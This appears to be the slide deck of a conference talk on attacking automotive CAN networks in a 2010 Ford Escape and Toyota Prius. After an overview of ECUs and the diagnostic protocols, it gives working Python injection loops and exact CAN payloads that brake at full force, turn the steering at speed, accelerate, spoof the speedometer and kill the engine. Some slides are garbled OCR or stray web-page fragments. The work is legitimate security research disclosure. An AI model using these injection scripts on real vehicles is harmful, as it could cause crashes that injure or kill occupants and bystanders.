

Adventures in Automotive Networks and Control Units

Dr. Charlie Miller (@0xcharlie)

Chris Valasek (@nudehaberdasher)

INTRODUCTION

Who

- Charlie Miller
 - Pwn2Own | iOS | NFC | Battery
- Chris Valasek
 - Windows Heap | Exploit Stuff | Jerk



What

- Cars
- ECUs
- CAN Overview
- Standards & Protocols
- CAN message injection
- Firmware & Reprogramming

2010-2011

Experimental Security Analysis of a Modern Automobile

Karl Koscher, Alexei Czeskis, Franziska Roesner, Shwetak Patel, and Tadayoshi Kohno
 Department of Computer Science and Engineering
 University of Washington
 Seattle, Washington 98195-2350
 Email: {karscher, czechis, franz, shwetak, yoshi}@cs.washington.edu

Stephen Checkoway, Damon McCoy, Brian Kantor, Hovav Shacham, and Stefan Savage
 Department of Computer Science and Engineering
 University of California San Diego
 La Jolla, California 92093-0404
 Email: {sdlmccoy, brian.kantor, hovav, stefan.savage}@cs.ucsd.edu

Abstract—Modern automobiles are no longer mere mechanical devices; they are pervasively monitored and controlled by dozens of digital computers coordinated via internal vehicular networks. While this transformation has driven major advances in efficiency and safety, it has also introduced a range of new potential risks. In this paper we experimentally evaluate the fragility of the underlying system structure. We demonstrate that an attacker who is able to infiltrate virtually any Electronic Control Unit (ECU) can leverage this ability to completely circumvent a broad array of safety-critical systems. Over a range of experiments, both in the lab and in road tests, we demonstrate the ability to adversarially control a wide range of automotive functions and completely ignore driver input including disabling the brakes, selectively breaking individual wheels on demand, stopping the engine, and so on. We find that it is possible to bypass rudimentary network security protections within the car, such as maliciously bridging between our car's two internal subnets. We also present a composite attack that leverages individual weaknesses, including an attack that embeds malicious code in a car's telematics unit and crash. Looking forward, we discuss the complex challenges of addressing these vulnerabilities while considering the existing automotive ecosystem.

Keywords—Automobiles, communication standards, communication system security, computer security, data buses.

I. INTRODUCTION

Through 80 years of mass-production, the passenger automobile has remained superficially static: a single gasoline-powered internal combustion engine, four wheels, and the familiar user interface of steering wheel, throttle, gearshift, and brake. However, in the past two decades the underlying control systems have changed dramatically. Today's automobile is no mere mechanical device, but contains a myriad of computers. These computers coordinate and monitor sensors, components, the driver, and the passengers. Indeed, one recent estimate suggests that the typical luxury sedan now contains over 100 MB of binary code spread across 50-70

independent computers—Electronic Control Units (ECUs) in automotive vernacular—in turn communicating over one or more shared internal network buses [8], [13]. While the automotive industry has always considered safety a critical engineering concern (indeed, much of this new software has been introduced specifically to increase safety, e.g., Anti-lock Brake Systems) it is not clear whether vehicle manufacturers have anticipated in their designs the possibility of an adversary. Indeed, it seems likely that this increasing degree of computerized control also brings with it a corresponding array of potential threats.

Compounding this issue, the attack surface for modern automobiles is growing. As more sophisticated services and devices are integrated into automobiles, the attack surface grows. In the 1990s, the Board of Diagnostic Trouble Codes (DTCs) typically all mode access to internal subsystems was these same in range wireless sensors, etc.). Motors' (GM as automatic vehicle recall so, these subsystems are even further third-party plans for open application (V2V) and vehicle-to-infrastructure (V2I) systems [5], [6], [7], [25] surface further.



Comprehensive Experimental Analyses of Automotive Attack Surfaces

Stephen Checkoway, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, and Stefan Savage
 University of California, San Diego
 Karl Koscher, Alexei Czeskis, Franziska Roesner, and Tadayoshi Kohno
 University of Washington

Abstract

Modern automobiles are pervasively computerized, and hence potentially vulnerable to attack. However, while previous research has shown that the internal networks within some modern cars are insecure, the associated threat model—requiring prior physical access—has justifiably been viewed as unrealistic. Thus, it remains an open question if automobiles can also be susceptible to remote compromise. Our work seeks to put this question to rest by systematically analyzing the external attack surface of a modern automobile. We discover that remote exploitation is feasible via a broad range of attack vectors (including mechanics tools, CD players, Bluetooth and cellular radio), and further, that wireless communications channels allow long distance vehicle-to-vehicle tracking, in-car audio interception, and so on. We discuss the structural weaknesses of the automotive ecosystem that

This situation suggests a significant gap in knowledge, and one with considerable practical import. To what extent are external attacks possible, to what extent are they practical, and what vectors represent the greatest risks? Is the etiology of such vulnerabilities the same as for desktop software and can we think of defense in the same manner? Our research seeks to fill this knowledge gap through a systematic and empirical analysis of the remote attack surface of late model mass-production sedans.

We make four principal contributions: **Threat model characterization.** We systematically synthesize a set of possible external attack vectors as a function of the attacker's ability to deliver malicious input via particular modalities: indirect physical access, short-range wireless access, and long-range wireless access. Within each of these categories, we characterize the attack surface exposed in current automobiles and their surprisingly large set of I/O channels.

Vulnerability analysis. For each access vector category, we investigate one or more concrete examples in depth and assess the level of actual exposure. In each case we find the existence of practically exploitable vulnerabilities that permit arbitrary automotive control without requiring direct physical access. Among these, we demonstrate the ability to compromise a car via vulnerable diagnostics equipment widely used by mechanics, through the media player via inadvertent playing of a specially modified song in WMA format, via vulnerabilities in hands-free cellular modem and playing a carefully crafted audio signal encoding both an exploit and a bootstrap loader for additional remote-control functionality.

Threat assessment. From these uncovered vulnerabilities, we consider the question of "utility" as an attacker: what capabilities does the question of "utility" as an attacker demonstrate multiple post-compromise control channels (including TPMS wireless signals and FM radio), inter-

But...



Packet						Result
07	AE	...	E5	EA		Initiate Crankshaft Re-learn; Disturb Timing
07	AE	...	CE	32		Temporary RPM Increase
07	AE	...	5E	BD		Disable Cylinders, Power Steering/Brakes
07	AE	...	95	DC		Kill Engine, Cause Knocking on Restart
07	AE	...	8D	C8		Grind Starter
07	AE	...	00	00		Increase Idle RPM

Why

- New vehicles allow us to generalize
- New attacks as new electronics added to vehicles
- Provide tools and data to the research community, therefore more people examining automobiles
- Proprietary examples of reversed proprietary CAN traffic
- Who doesn't want a play with a car?

CAR HACKING IS HARD

Getting a target

ProductsBusiness solutionsSupport & LearningDownloadCompanyBuy

Home / Downloads / Adobe Reader /
Adobe Reader download



Adobe Reader XI (11.0.03) (77.00 MB)

Your system: Mac OS (Intel) 10.5.8 - 10.9, English

[Do you have a different language or operating system?](#)

Click for
**FREE
Trial**

A banner advertisement for Adobe Photoshop Lightroom. It features a night view of the San Francisco skyline with the Golden Gate Bridge in the foreground. The text 'Adobe Photoshop Lightroom' is prominently displayed in the center, and 'Essential software for extraordinary photography.' is on the right.

By clicking the Download now button, you acknowledge that you have read and agree to the [Adobe Software Licensing Agreement](#).

↓ **Download now**

Please note, depending on your settings, you may have to temporarily disable your antivirus software.

Getting a target - cars

A man with short brown hair is standing in front of a Toyota dealership. In the background, several white Toyota cars are parked, and the dealership building is visible with a large Toyota logo on its facade. The scene is outdoors during the day.

Entire Month of May
Lifetime Warranty • Tires for Life
Free Oil & Filter Changes for 3 yrs.

HARRELSON  **TOYOTA**

30-242-4274 www.harrelsontoyota.com 1-800

SEE DEALER FOR DETAILS

Work conditions



Work conditions - car



Attaching target



Attaching target - car



Disassembling

IDA - C:\Users\Daniel\Desktop\arch.idb (arch - Copy.exe)

File Edit Jump Search View Debugger Options Windows Help

Windbg debugger

Functions window

Function name

- start
- sub_0_401100
- sub_0_401140
- sub_0_401730
- sub_0_4017C0
- sub_0_4018A0
- sub_0_402520
- sub_0_4026D0

Line 5 of 103

Graph overview

IDA View-A, Exports, Imports

Hex View-A

Structures

Enums

Exports

Name

- start

Line 1 of 1

Imports

Address	Ord	Name
0040F128		__errno
0040F12C		__getreent
0040F130		__main
	F134	__mb_cur_max
	F138	__ctype_
	F13C	__dll_crt0@0
	F140	__exit
		__impure_ptr
0040F144		abort
0040F14C		atexit
0040F150		calloc
0040F154		cygwin_internal
0040F158		exit

loc_0_401859:

```
test    edx, edx
jle     short loc_0_401859
```

loc_0_401861:

```
test    edi, edi
jle     short loc_0_401895
```

loc_0_401843:

```
mov     ecx, [ebp+var_18]
xor     esi, esi
mov     eax, [ebp+var_20]
lea     ebx, [eax+ecx*4]
mov     ecx, [ebp+var_30]
```

loc_0_401880:

```
mov     edx, [ebx]
add     esi, 1
mov     eax, [ecx]
mov     [ebx], eax
add     ebx, 4
mov     [ecx], edx
add     ecx, 4
```

loc_0_401895:

```
sub     [ebp+var_10], edi
jmp     loc_0_4017F2
sub_0_4017C0 endp
```

100.00% (27,1157) (546,191) 00000C98 00401898: sub 0_4017C0+D8

Output window

Sample IDC plugin: term() has been called

init() called!

term() called!

Python

AU: idle Down Disk: 21GB

Disassembling - car




Debugging

CPU - main thread, module agent-jz

Address	Hex dump	ASCII	Registers (FPU)
00403610	✓E9 CF000000	JMP agent-jz.004036F1	EAX 00000000
00403622	65:54	PUSH ESP	ECX 0012FFB0
00403624	085CE5 39	OR BYTE PTR SS:[EBP+39],BL	EDX 7FFE0304
00403628	202E	AND BYTE PTR DS:[ESI],CH	EBX 7FFDF000
0040362A	90	POPPD	ESP 0012FFC4
0040362B	42	INC EDX	EBP 0012FFF0
0040362C	✓7E 2E	JLE SHORT agent-jz.0040365C	ESI 00560718
0040362E	A5	MOV DWORD PTR ES:[EDI],DWORD PTR DS:[E	EIP 00403610 agent-jz.<ModuleEnt
0040362F	ED	IN EAX,DX	C 0 ES 0023 32bit 0(FFFFFFFF)
00403630	09CF	OR EDI,ECX	P 1 CS 001B 32bit 0(FFFFFFFF)
00403632	^EB E1	JMP SHORT agent-jz.00403615	A 0 SS 0023 32bit 0(FFFFFFFF)
00403634	B8 AE68B6B6	MOV EBX,6B68B6AE	Z 0 DS 0023 32bit 0(FFFFFFFF)
00403639	24 C4	AND AL,0C4	S 1 FS 0038 32bit 7FFDE000(FFF)
0040363B	5D	POP EBP	T 0 GS 0000 NULL
0040363C	37	AAA	D 0
0040363D	95	XCHG EAX,EBP	O 0 LastErr ERROR_SUCCESS (0000
0040363E	A9 CE8131EC	TEST EAX,EC3181CE	EFL 00000286 (NO,NB,NE,A,S,PE,L,
00403643	94	XCHG EAX,ESP	ST0 empty +UNORM 17B2 77F51778 7
00403644	5A	POP EDX	ST1 empty +UNORM 005E 00000000 0
00403645	E7 51	OUT 51,EAX	ST2 empty 3.1475964109757701520e
00403647	6297 F1AF1326	BOUND EDX,QWORD PTR DS:[EDI+2613AFF1]	ST3 empty +UNORM 3CDD 77C73CF0 0
0040364D	33A6 69392E20	XOR ESP,QWORD PTR DS:[ESI+202E3969]	ST4 empty 0.0000000469680405180e
00403653	49	DEC ECX	ST5 empty +UNORM 005E 77C77EFE 0
00403654	68 845D4AEA	PUSH EA4A5D04	ST6 empty +UNORM 04E4 00000006 0
00403659	1A5D 18	SBB BL,BYTE PTR SS:[EBP+18]	ST7 empty 0.0000000000044921540e
0040365C	7A 46	JPE SHORT agent-jz.004036A4	3 2 1 0 E S
0040365E	AA	STOS BYTE PTR ES:[EDI]	FST 0000 Cond 0 0 0 0 Err 0 0
0040365F	04 7B	ADD AL,7B	FCW 027F Prec NEAR,53 Mask
00403661	D803	FILD QWORD PTR DS:[EBX]	
00403663	B3 97	MOV BL,97	
00403665	D4 6A	RAM 6A	
00403667	EE	OUT DX,0	
004036F1=agent-jz.004036F1			

Address	Hex dump	ASCII	Registers (FPU)
00400000	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00	MZP.0...+.w. ..	0012FFC8 77F5164E RETURN to kernel
00400010	B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00	0.+.	0012FFCC 00560718 RETURN to ntdll
00400020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFD0 7FFDF000
00400030	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00	0..	0012FFD4 F8639CF0
00400040	BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90	.A .==t 0L=t e	0012FFD8 0012FFC8
00400050	54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73	This program was	0012FFDC 8053C88F
00400060	74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57	t be run under W	0012FFE0 FFFFFFFF End of SEH ch
00400070	69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00	in32..\$.	0012FFE4 77E94809 SE handler
00400080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFE8 77E91210 kernel32.77E
00400090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFEC 00000000
004000A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFF0 00000000
004000B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFF4 00000000
004000C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFF8 00403610 agent-jz.<Mod
004000D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFFC 00000000
004000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
004000F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		

Debugging - car



Bug



Bug - car



Crash



The application Safari quit unexpectedly.

Mac OS X and other applications are not affected.

Click Reopen to open the application again. Click Report to see more details or send a report to Apple.

Close

Report...

Reopen

Crash - car











THE CARS

2010 Ford Escape

- Cruise control, backup camera, parking assist



Auto park!



2010 Toyota Prius

- Radar cruise control, Lane Keep Assist, Pre-Collision System, Intelligence Park Assist (i.e. parks itself in some situations)




ELECTRONIC CONTROL UNITS (ECUS)

Electronic Control Units

- Controls almost every aspect of the modern automobile
- Take input from sensors and provide output to actuators
- Located in various places throughout the car
- ECUs are running custom code on unusual hardware
 - Sorry, not as easy as looking at Linux variants

ECU Structure

CAN No. 1 Bus:



Ford PCM Connector



Ford PCM ECU



CAN NETWORK

CAN Overview

- We were only interested in the application layer of CAN
- CAN IDs can be 11 or 29 bits long
- Data length can be 0 to 8 bytes in length
- CAN ID is used as a priority field
 - CAN ID 00 has priority over CAN ID 01
- Broadcast in nature. Therefore all nodes on a bus will see all messages

Normal CAN message

- Ford Escape
 - IDH: 03, IDL: B1, Len: 08, Data: 80 00 00 00 00 00 00 00
- Toyota Prius
 - IDH: 00, IDL: B6, Len: 04, Data: 33 A8 00 95
- Varying: Lengths, IDs, Data
 - Toyota has a checksum of “95” at the app layer

* This format was designed by us to be human readable and digestible by our API

Diagnostic Example

- Ford Escape communicating with ABS ECU
 - IDH: **07**, IDL: **60**, Len: 08, Data: 03 14 FF 00 00 00 00 00
IDH: **07**, IDL: **68**, Len: 08, Data: 03 7F 14 78 00 00 00 00
IDH: 07, IDL: 68, Len: 08, Data: 03 54 FF 00 00 00 00 00
- Each ECU has an ID associated
 - In this case, ABS is 0760
- Responses are 8 more than ID
- Mainly used by mechanics, but we'll show how some are used by us...

STANDARDS & PROTOCOLS

ISO-TP

- Also known as ISO 15765-2, standard for sending arbitrary length data over CAN
- First nibble
 - 0 -> Single frame. Entire Payload
 - 1 -> First frame of multi-packed payload
 - 2 -> Consecutive frame
 - 3 -> Flow control frame

ISO-TP Examples

- Single Frame

- IDH: 07, IDL: 60, Len: 08, Data: **03** 14 FF 00 00 00 00 00

- Multiple Frame

- IDH: 07, IDL: E0, Len: 08, Data: **10 82** 36 01 31 46 4D 43

- IDH: 07, IDL: E8, Len: 08, Data: **30** 00 00 00 00 00 00 00*

- IDH: 07, IDL: E0, Len: 08, Data: **21** 55 30 45 37 38 41 4B

- IDH: 07, IDL: E0, Len: 08, Data: **22** 42 33 30 34 36 39 FF

- IDH: 07, IDL: E0, Len: 08, Data: **23** FF FF FF 2A FF FF FF

- Single frame is sending “14 FF 00”

- Multi-Frame is sending
“36 01 31 46 4D 43 55...”

ISO 14229/14230

- ISO-TP describes how the data is sent, 14229/14230 describe the format of the data
- Each service has a specific data format
 - Not all services are required
 - Data can still be proprietary
- Let's look at a few examples...

DiagnosticSessionControl

- Open a diagnostic session with the ECU
 - IDH: 07, IDL: E0, Len: 08, Data: 02 **10 03** 00 00 00 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 06 **50 03** 00 32 01 F4 00
- Sending request to 07E0 (PCM)
 - 10 => diagnosticSessionControl
 - 03 => extendedDiagnosticSession
- ECU replies back
 - 50 => Success [10 + 40]
 - 03 => extended service reply
 - 4 bytes => details of the session

SecurityAccess

- SecurityAccess is used to perform sensitive diagnostic actions (such as reprogramming an ECU)
 - IDH: 07, IDL: 26, Len: 08, Data: 02 **27 01** 00 00 00 00 00 00
 - IDH: 07, IDL: 2E, Len: 08, Data: 05 67 01 **54 61 B6** 00 00
 - IDH: 07, IDL: 26, Len: 08, Data: 05 27 02 **D0 B6 F1** 00 00
 - IDH: 07, IDL: 2E, Len: 08, Data: 02 **67 02** 00 00 00 00 00 00
- Auth with 0726 (SJB)
 - 27 01 => Request Seed
- ECU sends back OK and seed (challenge)
- Programmer sends back response
- ECU Sends back OK
 - 67 02 => OK for security level 02

InputOutputControl

- Authorized tools to control or monitor external inputs to the ECU (i.e. do stuff)
 - IDH: 07, IDL: E0, Len: 08, Data: 06 2F **03 07** 03 **00 00** 00
IDH: 07, IDL: E8, Len: 08, Data: 06 6F 03 07 03 36 90 00
- Send inputOutputControl test to 07E0
 - 2F => ISO-14229 code for inputOutputControl
 - 03 07 => The control to be tested
 - 03 00 00 => Data provided for the test

Some other interesting PIDs

- ECUReset
- ReadMemoryByAddress
- RoutineControl
- RequestDownload
- RequestUpload
- TransferData
- TesterPresent
- WriteMemoryByAddress

TOOLS

Hardware - EcomCable



Homemade Ecom->ODB-II Connector



CarDAQ-Plus



ODB-II Shell with Pins



Software

- EcomCat
 - Our Swiss army knife
 - Supports reading and writing to the CAN bus
 - Input/Output from/to external files (you've seen format already)
- Ecomcat_api
 - API of functions used when reading/writing on the CAN Bus
 - Abstracts ISO-TP and ISO-14229/14230 for you
 - Easy to use from Python, which we used for all our tests
- PyEcom
 - Python library for further ecomcat_api abstraction
 - Many Toyota specific functions

ecomcat_api example

- Open a device
 - `handle = mydll.open_device(1,0)`
- Create a message to be sent from our debug line format
 - `y = pointer(SFFMessage())`
`mydll.DbgLineToSFF("IDH: 02, IDL: 30, Len: 08, Data: A1 00 00 00 00 00 5D 30", y)`
`mydll.write_message_cont(handle, y, 1000)`
- Many other functions including:
 - `write_message`
 - `write_messages_from_file`
 - `read_message`

CAN MESSAGE INJECTION

Injection Limitations

- Not all functions in an automobile are performed over CAN
 - Electric Throttle in Ford Escape
- Original vs. Forged Messages
 - Still have legitimate coming from the ECU, forging may produce varying results
- Safety features might need bypassed
 - Toyota speed limit for steering during IPAS

NORMAL CAN INJECTION

Speedometer: Ford

- Set the speedometer to arbitrary values
- CAN ID: 0201
- Length: 08
- Format: AA BB 00 00 CC DD 00 00
- Speed $\Rightarrow 0.0065 * (CC\ DD) - 67$
- RPM $\Rightarrow 0.25 * (AA\ BB) - 24$
- Example (20.1mph | 2233 rpm):

IDH: 02, IDL: 01, Len: 08, Data: 23 45 00 00 34 56 00 00

Speedometer: Ford II

- Ecomcat_api
 - `y = pointer(SFFMessage())`
`mydll.DbgLineToSFF("IDH: 02, IDL: 01, Len: 08, Data: 23 45 00 00 34 56 00 00", y)`
`mydll.write_message_cont(handle, y, 2000)`
- Will set:
 - Speedometer to ~ 20 MPH
 - Tachometer to ~ 2233

Speedometer: Ford III





* Please see paper for packet dissection and code.

Braking: Toyota

- Apply the brakes at any speed
- CAN ID: 0283
- Length: 07
- Format: CN 00 S1 S2 ST 00 CS
 - CN => Counter (00-80)
 - S1 S2 => Force applied to brakes
 - Negative for braking
 - ST => Adjustment State
 - CS => Checksum]
- Example:

IDH: 02, IDL: 83, Len: 07, Data: 61 00 E0 BE 8C 00 17

Braking: Toyota II

- Ecomcat_api
- ```
ecom = PyEcom('Debug\\ecomcat_api')
ecom.open_device(1, 37440)
brake_sff_str = "IDH: 02, IDL: 83, Len: 07, Data: 61 00 E0
BE 8C 00 17"
brake_sff = SFFMessage()
ecom.mydll.DbgLineToSFF(brake_sff_str, pointer(brake_sff))
print "Starting to send msgs"
while(1):
 brake_sff.data[0] += 1 & 0x7F
 ecom.mydll.FixChecksum(pointer(brake_sff))
 ecom.mydll.write_message(ecom.handle, pointer(brake_sff))
 time.sleep(.001)
```
- This will brake at full force until the program is terminated

# Braking: Toyota III



# Steering: Toyota

- Change the steering wheel angle at speed
- CAN ID: 0266
- Length: 08
- Format: FA AN 10 01 0 00 FG CS
  - FA => Flag and major angle
  - AN => Minor angle
  - FG => Flags
  - CS => Checksum
- Example:  
IDH: 02, IDL: 66, Len: 08, Data: 3E AA 10 01 00 00 AC 15
- Notes: Speed and current gear must be spoofed as well (see paper for more details)

# Steering: Toyota II

- Ecomcat\_api

- ecom = PyEcom('Debug\\ecomcat\_api')  
ecom.open\_device(1, 35916)

```
f = open("wheel_counter.dat", "r")
sff_lines = f.readlines()
```

```
num_of_sffs = len(sff_lines)
SFFArray = SFFMessage * num_of_sffs
sffs = SFFArray()
```

```
for i in range(0, num_of_sffs):
 ecom.mydll.DbgLineToSFF(sff_lines[i], pointer(sffs[i]))
```

```
while(1):
 for i in range(0, num_of_sffs):
 ecom.mydll.write_message(ecom.handle,
pointer(sffs[i]))
 time.sleep(.001)
```

# Steering: Toyota III





# Acceleration: Toyota

- Accelerate the car with the ICE when inside the power management CAN bus
- CAN ID: 0037
- Length: 07
- Format: S1 S2 ST P1 P2 00 CS
  - S1 S2 => Acceleration rate
  - ST => State
  - P1 P2 => Pedal position
  - CS => Checksum
- Example:  
IDH: 00, IDL: 37, Len: 07, Data: C7 17 58 13 9D 00 24
- Note: ICE must be engaged. CAN message must come from Power Management network.

# Acceleration: Toyota II

- Ecomcat\_api

- SFFLINE = "IDH: 00, IDL: 37, Len: 07, Data: C6 13 18 0E ED 00 2A"

- ```
SFFArray = SFFMessage * 1
SFFS = SFFArray()
```

- ```
ecom.mydll.DbgLineToSFF(SFFLINE, pointer(SFFS[0]))
ecom.mydll.FixChecksum(pointer(SFFS[0]))
```

- ```
while(1):
    ecom.mydll.write_message(ecom.handle, pointer(SFFS[0]))
```

- This will accelerate for the car for a bit after the ICE has been engaged and the pedal is not depressed
- Warning: THIS CAN HARM YOUR CAR!

Acceleration: Toyota III



DIAGNOSTIC CAN INJECTION

